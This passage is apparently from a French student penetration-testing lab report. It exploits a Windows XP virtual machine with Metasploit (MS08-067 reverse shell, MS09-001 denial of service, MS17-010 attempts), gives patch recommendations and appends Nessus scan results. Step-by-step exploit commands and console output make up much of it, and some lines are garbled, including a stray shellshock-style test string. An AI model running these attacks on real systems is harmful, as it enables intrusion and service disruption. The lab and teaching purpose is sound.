  RHOSTS     192.168.223.131 yes       The target host(s), see https://docs
  .metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSV
  C)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST      192.168.223.133 yes       The listen address (an interface ma
  y be specified)
  LPORT      4444            yes       The listen port
```

Je constate que la modification a été prise en compte.

J'affiche les payloads avec la commande `show payloads`, pour modifier par la suite Payload options :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
```

Je cherche dans tous ce qui est affiché `windows/shell_reverse_tcp` :

```
135 payload/windows/shell_bind_tcp
normal No Windows Command Shell, Bind TCP Inline
136 payload/windows/shell_hidden_bind_tcp
normal No Windows Command Shell, Hidden Bind TCP Inline
137 payload/windows/shell_reverse_tcp
normal No Windows Command Shell, Reverse TCP Inline
138 payload/windows/speak_pwned
normal No Windows Speech API - Say "You Got Pwned!"
```

Maintenant que j'ai trouvé l'option que je souhaitais mettre je n'ai plus qu'à copier et coller sur la commande `set payload` :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Je vais vérifier que la modification a bien été prise en compte, pour cela on la commande **show options** :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.223.131 yes       The target host(s), see https://docs
  .metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSV
  C)

Payload options (windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST     192.168.223.133 yes       The listen address (an interface may
  be specified)
  LPORT     4444            yes       The listen port
```

Je constate que la modification a été prise en compte.

Il ne me reste plus qu'à entrer la commande **exploit** pour lancer l'attaque :

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Automatically detecting the target...
[*] 192.168.223.131:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.223.131:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.223.131:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.223.133:4444 → 192.168.223.131:1134) at 2024-01-18 12:04:18 -0500

Shell Banner:
Microsoft Windows XP [version 5.1.2600]
```

Je constate que l'attaque a fonctionné et qu'une session s'est ouverte sur l'adresse 192.168.223.131 sur le port 1134.



Sur le shell de ma session je vais entrer la commande **ipconfig** pour vérifier qu'il corresponde à celui de ma machine Windows XP :

```
C:\WINDOWS\system32>ipconfig
ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au rseau local:

    Suffixe DNS propre à la connexion : localdomain
    Adresse IP. . . . . : 192.168.223.131
    Masque de sous-rseau . . . : 255.255.255.0
    Passerelle par défaut . . . : 192.168.223.2

Carte Ethernet Connexion rseau Bluetooth:

    Statut du média . . . . . : Média déconnecté

C:\WINDOWS\system32>
```

Sur la machine Windows XP, j'ouvre le shell et j'entre la même commande :

```
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Propriétaire>ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au réseau local:

    Suffixe DNS propre à la connexion : localdomain
    Adresse IP. . . . . : 192.168.223.131
    Masque de sous-réseau . . . : 255.255.255.0
    Passerelle par défaut . . . : 192.168.223.2

Carte Ethernet Connexion réseau Bluetooth:

    Statut du média . . . . . : Média déconnecté

C:\Documents and Settings\Propriétaire>
```

Je constate que tout correspond, l'attaque a donc bien fonctionné.

## Recommandation


Pour corriger cette vulnérabilité, vous devez installer les mises à jour de sécurité suivantes :

- MS08-067 (KB958644) pour Windows Server 2003 SP1 et Windows Server 2003 R2 SP1
- MS08-067 (KB958642) pour Windows Server 2008

- MS08-067 (KB958641) pour Windows Server 2008 R2 Une fois ces mises à jour installées, le serveur Windows distant sera protégé contre cette vulnérabilité.
- Activez le pare-feu Windows. Le pare-feu Windows peut bloquer les requêtes RPC provenant de sources non approuvées.
- Utilisez un logiciel antivirus et anti-spyware à jour. Ces logiciels peuvent détecter et bloquer les attaques d'exploitation.

## Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :



Ce module exploite une vulnérabilité de déni de service dans le pilote SRV.SYS du système d'exploitation windows. Je vais me servir de cette faille pour faire entrainer un plantage du système ou une perte de disponibilité.

## Hacking

Je commence par scanner les ports de la machine windows avec nmap et l'option -sV pour trouver tous les ports ouverts et les services ainsi que leur version :

```
(root@kali)-[/home/kali/Downloads]
# nmap -sV 192.168.223.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```

Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: Open an interactive Ruby terminal with irb  
dataoffset=35535 dataoffset=35535 fillersize=72  
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*  
*Mail.ru*() { :};; echo vulnerable*  
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam  
gori*exit*Vampire Bunnies*APT593*
```

A l'aide du document je cherche le matching module :

CVE	CVE-2008-4834
CVE	CVE-2008-4835
CVE	CVE-2008-4114

Après les avoir tous tester je vais utiliser celui qui fonctionne le CVE-2008-4114 :

```
msf6 > search CVE-2008-4834  
[-] No results from search  
msf6 > search CVE-2008-4835  
[-] No results from search  
msf6 > search CVE-2008-4114  
  
Matching Modules  
-----  
# Name Disclosure Date Rank Check D  
description  
-----  
0 auxiliary/dos/windows/smb/ms09_001_write  
Microsoft SRV.SYS WriteAndX Invalid DataOffset  
  
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write
```

Maintenant je rentre la commande use 0 pour entrer dans le module :

```
msf6 > use 0  
msf6 auxiliary(dos/windows/smb/ms09_001_write) > |
```

J'effectue show options pour voir les options qu'il faut compléter :

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
Module options (auxiliary/dos/windows/smb/ms09_001_write):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)

View the full module info with the `info`, or `info -d` command.

Je constate qu'il n'y a que le RHOSTS à compléter, il désigne la cible à attaquer. Je rentre la commande `set RHOSTS 192.168.223.131`.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.223.131
RHOSTS => 192.168.223.131
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
Module options (auxiliary/dos/windows/smb/ms09_001_write):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.223.131	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)

View the full module info with the `info`, or `info -d` command.

La modification a bien été pris en compte, je n'ai plus qu'à lancer l'attaque avec exploit.

## MS09-001

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.223.131

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
```

```

datalenlow=25535 dataoffset=25535 fillersize=72
rescue
datalenlow=15535 dataoffset=25535 fillersize=72
rescue
datalenlow=65535 dataoffset=15535 fillersize=72
rescue
datalenlow=55535 dataoffset=15535 fillersize=72
rescue
datalenlow=45535 dataoffset=15535 fillersize=72
rescue
datalenlow=35535 dataoffset=15535 fillersize=72
rescue
datalenlow=25535 dataoffset=15535 fillersize=72
rescue
datalenlow=15535 dataoffset=15535 fillersize=72
rescue
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/smb/ms09_001_write) > |
```

Je constate que l'attaque a fonctionné.

La machine windows XP n'a pas planter mais elle a eu une perte de disponibilité.


### Recommandation

Pour se protéger de cette vulnérabilité, il est nécessaire de mettre à jour le pilote SRV.SYS vers la dernière version disponible.

Microsoft Corporation Publié : 2009-01-14 Mise à jour : 2018-10-12 Le dépassement de tampon dans SMB dans le service Serveur de Microsoft Windows 2000 SP4, XP SP2 et SP3, et Server 2003 SP1 et SP2 permet à des attaquants distants d'exécuter du code arbitraire via des valeurs mal formées de « champs à l'intérieur des paquets SMB » non spécifiés dans une requête NT Trans, alias « Vulnérabilité d'exécution de code à distance par débordement de tampon SMB »

## Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :



L'hôte Windows distant est affecté par les vulnérabilités suivantes :

- De multiples vulnérabilités d'exécution de code à distance existent dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'un traitement incorrect de certaines requêtes. Un attaquant distant non authentifié peut exploiter ces vulnérabilités, via une vulnérabilité, via un paquet spécialement conçu, pour exécuter du code arbitraire.

## Hacking

Je commence par scanner les ports de la machine windows avec nmap et l'option -sV pour trouver tous les ports ouverts et les services ainsi que leur version :

```
(root@kali)-[/home/kali/Downloads]
# nmap -sV 192.168.223.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```

Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

Metasploit v6.3.43-dev
+ --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

A l'aide du document je cherche le matching module :

CVE	CVE-2017-0143
CVE	CVE-2017-0144
CVE	CVE-2017-0145
CVE	CVE-2017-0146
CVE	CVE-2017-0147
CVE	CVE-2017-0148

Après les avoir testés je vais utiliser un qui fonctionne le CVE-2017-0143 :

```
msf6 > search CVE-2017-0143

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No
3	auxiliary/scanner/smb/smb_ms17_010		normal	No
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes

```

CVE
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```



Pour exploiter la vulnérabilité je vais entrer la commande **use** avec le module d'exploitation trouver lors de la recherche de la vulnérabilité CVE-2017-0143 :

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > █
```

J'effectue la commande **show options** pour vérifier ce que je dois compléter :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
  Name           Current Setting  Required  Description
  --
  CHECK_ARCH     true            no        Check for architecture on vulnerable hosts
  CHECK_DOPU     true            no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE     false           no        Check for named pipe on vulnerable hosts
  NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipe.lst
  RHOSTS         192.168.223.131 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT          445             yes       The SMB service port (TCP)
  SMBDomain      .               no        The Windows domain to use for authentication
  SMBPass        CVE-2017-0146   no        The password for the specified username
  SMBUser        CVE-2017-0147   no        The username to authenticate as
  THREADS        1               yes       The number of concurrent threads (max one per host)
  MSKB           4012212

View the full module info with the info, or info -d command.
```

Je complète le RHOSTS avec l'IP de la cible :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.223.131
RHOST => 192.168.223.131
```

Je lance le scan avec la commande **exploit** :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
[+] 192.168.223.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.223.131:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Je constate que le scan a bien fonctionné et que la machine est vulnérable à MS-17-010.

# MSI7-010

J'utilise la commande back pour revenir en arrière sur msf6 :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
```

J'entre la commande use exploit/windows/smb/ms17\_010\_psexec :

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > sS
```

Puis show options pour voir ce qu'il reste à compléter :

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):


| Name                 | Current Setting | Required | Description                                                                                            |
|----------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DBGTRACE             | false           | yes      | Show extra debug trace info                                                                            |
| LEAKATTEMPTS         | 99              | yes      | How many times to try to leak transaction                                                              |
| NAMEDPIPE            |                 | no       | A named pipe that can be connected to (leave blank for auto)                                           |
| BID                  | 96703           |          |                                                                                                        |
| BID                  | 96704           |          |                                                                                                        |
| BID                  | 96705           |          |                                                                                                        |
| BID                  | 96706           |          |                                                                                                        |
| BID                  | 96707           |          |                                                                                                        |
| BID                  | 96708           |          |                                                                                                        |
| CVE                  | CVE-2017-0143   |          |                                                                                                        |
| RPORT                | 445             | yes      | The Target port (TCP)                                                                                  |
| SERVICE_DESCRIPTION  |                 | no       | Service description to be used on target for pretty listing                                            |
| SERVICE_DISPLAY_NAME |                 | no       | The service display name                                                                               |
| SERVICE_NAME         |                 | no       | The service name                                                                                       |
| SHARE                | ADMIN\$         | yes      | The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share |
| SMBDomain            | .               | no       | The Windows domain to use for authentication                                                           |
| SMBPass              |                 | no       | The password for the specified username                                                                |
| SMBUser              |                 | no       | The username to authenticate as                                                                        |


```

Je constate qu'il faut compléter RHOSTS et Payload :

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.223.131
RHOST => 192.168.223.131
```

Je cherche le payload qui m'intéresse

```
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads
References
Compatible Payloads
=====
  BID#      Name      96704      Disclosure D
  ate      Rank      Check      Description
  _      _      _      _
```

```
170 payload/windows/shell_bind_tcp_xpfp
    normal No      Windows Disable Windows ICF, Command Shell, Bind TCP Inline
171 payload/windows/shell_hidden_bind_tcp
    normal No      Windows Command Shell, Hidden Bind TCP Inline
172 payload/windows/shell_reverse_tcp
    normal No      Windows Command Shell, Reverse TCP Inline
173 payload/windows/speak_pwned
    normal No      Windows Speech API - Say "You Got Pwned!"
```

Je modifie le payload :

```
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Puis je lance l'attaque avec exploit :

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Target OS: Windows 5.1
[*] 192.168.223.131:445 - Filling barrel with fish... done
[*] 192.168.223.131:445 - <-----| Entering Danger Zone |-----
[*] 192.168.223.131:445 - [*] Preparing dynamite...
[*] 192.168.223.131:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.223.131:445 - [+] Successfully Leaked Transaction!
[*] 192.168.223.131:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.223.131:445 - <-----| Leaving Danger Zone |-----
[*] 192.168.223.131:445 - Reading from CONNECTION struct at: 0x820ab960
[*] 192.168.223.131:445 - Built a write-what-where primitive...
[+] 192.168.223.131:445 - Overwrite complete... SYSTEM session obtained!
[-] 192.168.223.131:445 - Rex::Proto::SMB::Exceptions::ErrorCode
[-] 192.168.223.131:445 - The server responded with error: STATUS_BAD_NETWORK_NAME (Command=117 WordCount=0)
[-] 192.168.223.131:445 - /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:256:in `smb_recv_parse'
```

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

# MS17-010

Je constate qu'une partie de l'attaque n'a pas fonctionné à cause d'une erreur de code. Je décide de tester le module eternalblue pour voir si j'ai plus de chance avec celui-là.

Show options pour regarder ce qu'il faut que je complète :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.223.133 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Target

```

Modification de RHOSTS et de payload :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.223.131
rhosts => 192.168.223.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
```

Lancement de l'attaque :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.223.133:4444
[*] 192.168.223.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.223.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.223.131:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.223.131:445 - The target is vulnerable.
[-] 192.168.223.131:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Je constate que l'attaque c'est bien lancé mais a la dernière étape elle n'a pas trouvé de cible car ce module ne fonctionne qu'avec les cibles de 64-bit et la machine Windows XP en a 32-bit.

## Recommandation

Pour se protéger de ces vulnérabilités, il est important de mettre à jour le système d'exploitation et les applications vers les dernières versions disponibles. Microsoft a publié des correctifs pour ces vulnérabilités dans les mises à jour de sécurité suivantes :

- MS17-010
- MS16-114
- CVE-2020-0796

Mettez également à jour régulièrement votre appareil pour vous assure de posséder les dernières versions.



## Scan Metasploit

Report generated by Nessus™

Tue, 16 Jan 2024 18:12:07 EST

**192.168.223.130**

#### Scan Information

Start time: Tue Jan 16 17:53:43 2024  
End time: Tue Jan 16 18:12:07 2024

#### Host Information

Netbios Name: METASPLOITABLE  
IP: 192.168.223.130  
MAC Address: 00:0C:29:34:D8:73  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

#### Vulnerabilities

**134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)**

#### Synopsis

There is a vulnerable AJP connector listening on the remote host.

#### Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

#### See Also

<http://www.nessus.org/u?8ebe6246>  
<http://www.nessus.org/u?4e287adb>  
<http://www.nessus.org/u?cbc3d54e>  
<https://access.redhat.com/security/cve/CVE-2020-1745>  
<https://access.redhat.com/solutions/4851251>  
<http://www.nessus.org/u?dd218234>  
<http://www.nessus.org/u?dd772531>

## Annexe Wild Shell Backdoor Detection

### Synopsis

The remote host may have been compromised.

### Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

### Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

### Risk Factor

Critical

### CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

### CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

### Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

### Plugin Output

tcp/1524/wild\_shell

```
Nessus was able to execute the command 'id' using the
following request :
```

```
This produced the following truncated output (limited to 10 lines) :
```

```
..... snip .....
root@metasploitable:~# id=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
..... snip .....
```



**33447 - Multiple Vendor DNS Query ID Field Prediction Cache Poisoning****Synopsis**

The remote name resolver (or the server it uses upstream) is affected by a DNS cache poisoning vulnerability.

**Description**

The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.

**See Also**

<https://www.cnet.com/news/massive-coordinated-dns-patch-released/>

[https://www.theregister.co.uk/2008/07/21/dns\\_flaw\\_speculation/](https://www.theregister.co.uk/2008/07/21/dns_flaw_speculation/)

**Solution**

Contact your DNS server vendor for a patch.

**Risk Factor**

High

**CVSS v3.0 Base Score**

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H)

**CVSS v3.0 Temporal Score**

8.2 (CVSS:3.0/E:P/RL:O/RC:C)

**VPR Score**

6.0

**CVSS v2.0 Base Score**

9.4 (CVSS2#AV:N/AC:L/Au:N/C:N/I:C/A:C)

**CVSS v2.0 Temporal Score**

7.4 (CVSS2#E:POC/RL:OF/RC:C)

**STIG Severity**

I

#### References

---

BID	30131
CVE	CVE-2008-1447
XREF	CERT:800113
XREF	IAVA.2008-A-0045
XREF	EDB-ID:6122
XREF	EDB-ID:6123
XREF	EDB-ID:6130

#### Plugin Information

---

Published: 2008/07/09, Modified: 2018/11/15

#### Plugin Output

---

udp/53/dns

```
The remote DNS server uses non-random ports for its
DNS requests. An attacker may spoof DNS responses.
```

```
List of used ports :
```

```
+ DNS Server: 92.184.119.187
|- Ports: 25770
|- Ports: 25770
|- Ports: 25770
|- Ports: 25770
```

11356 - NFS Exported Share Information Disclosure

Synopsis

It is possible to access NFS shares on the remote host.

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Risk Factor

Critical

VPR Score

5.9

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

- CVE CVE-1999-0170
- CVE CVE-1999-0211
- CVE CVE-1999-0554

Exploitable With

Metasploit (true)

Plugin Information

Published: 2003/03/12, Modified: 2023/08/30

Plugin Output

udp/2049/rpc-nfs

The following NFS shares could be mounted :

+ /


```
+ Contents of / :  
- .  
- ..  
- bin  
- boot  
- cdrom  
- dev  
- etc  
- home  
- initrd  
- initrd.img  
- lib  
- lost+found  
- media  
- mnt  
- nohup.out  
- opt  
- proc  
- root  
- sbin  
- srv  
- sys  
- tmp  
- usr  
- var  
- vmlinuz
```



## Scan Windows XP Edition Familiale

Report generated by Nessus™

Tue, 16 Jan 2024 18:56:05 EST

**192.168.223.131**

#### Host Information

Netbios Name: TOYGER-B6D0047B  
IP: 192.168.223.131  
MAC Address: 00:0C:29:CC:26:00  
OS: Microsoft Windows XP Service Pack 2, Microsoft Windows XP Service Pack 3, Windows XP for Embedded Systems

#### Vulnerabilities

**34477 - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unauthenticated check)**

#### Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

#### Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

#### See Also

<https://www.nessus.org/u?adf86aac>

#### Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

#### Risk Factor

Critical

## CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

## CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

## VPR Score

9.2

## CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

## CVSS v2.0 Temporal Score

8.7 (CVSS2#E:H/RL:O/RC:C)

## STIG Severity

I

## References

BID	31874
CVE	CVE-2008-4250
MSKB	958644
XREF	MSFT:MS08-067
XREF	CERT:827267
XREF	IAVA:2008-A-0081-S
XREF	EDB-ID:6824
XREF	EDB-ID:7104
XREF	EDB-ID:7132
XREF	CWE:94

## Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

## Plugin Information

Published: 2008/10/23, Modified: 2020/08/05

## Plugin Output

tcp/445/cifs

**35362 - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)****Synopsis**

It is possible to crash the remote host due to a flaw in SMB.

**Description**

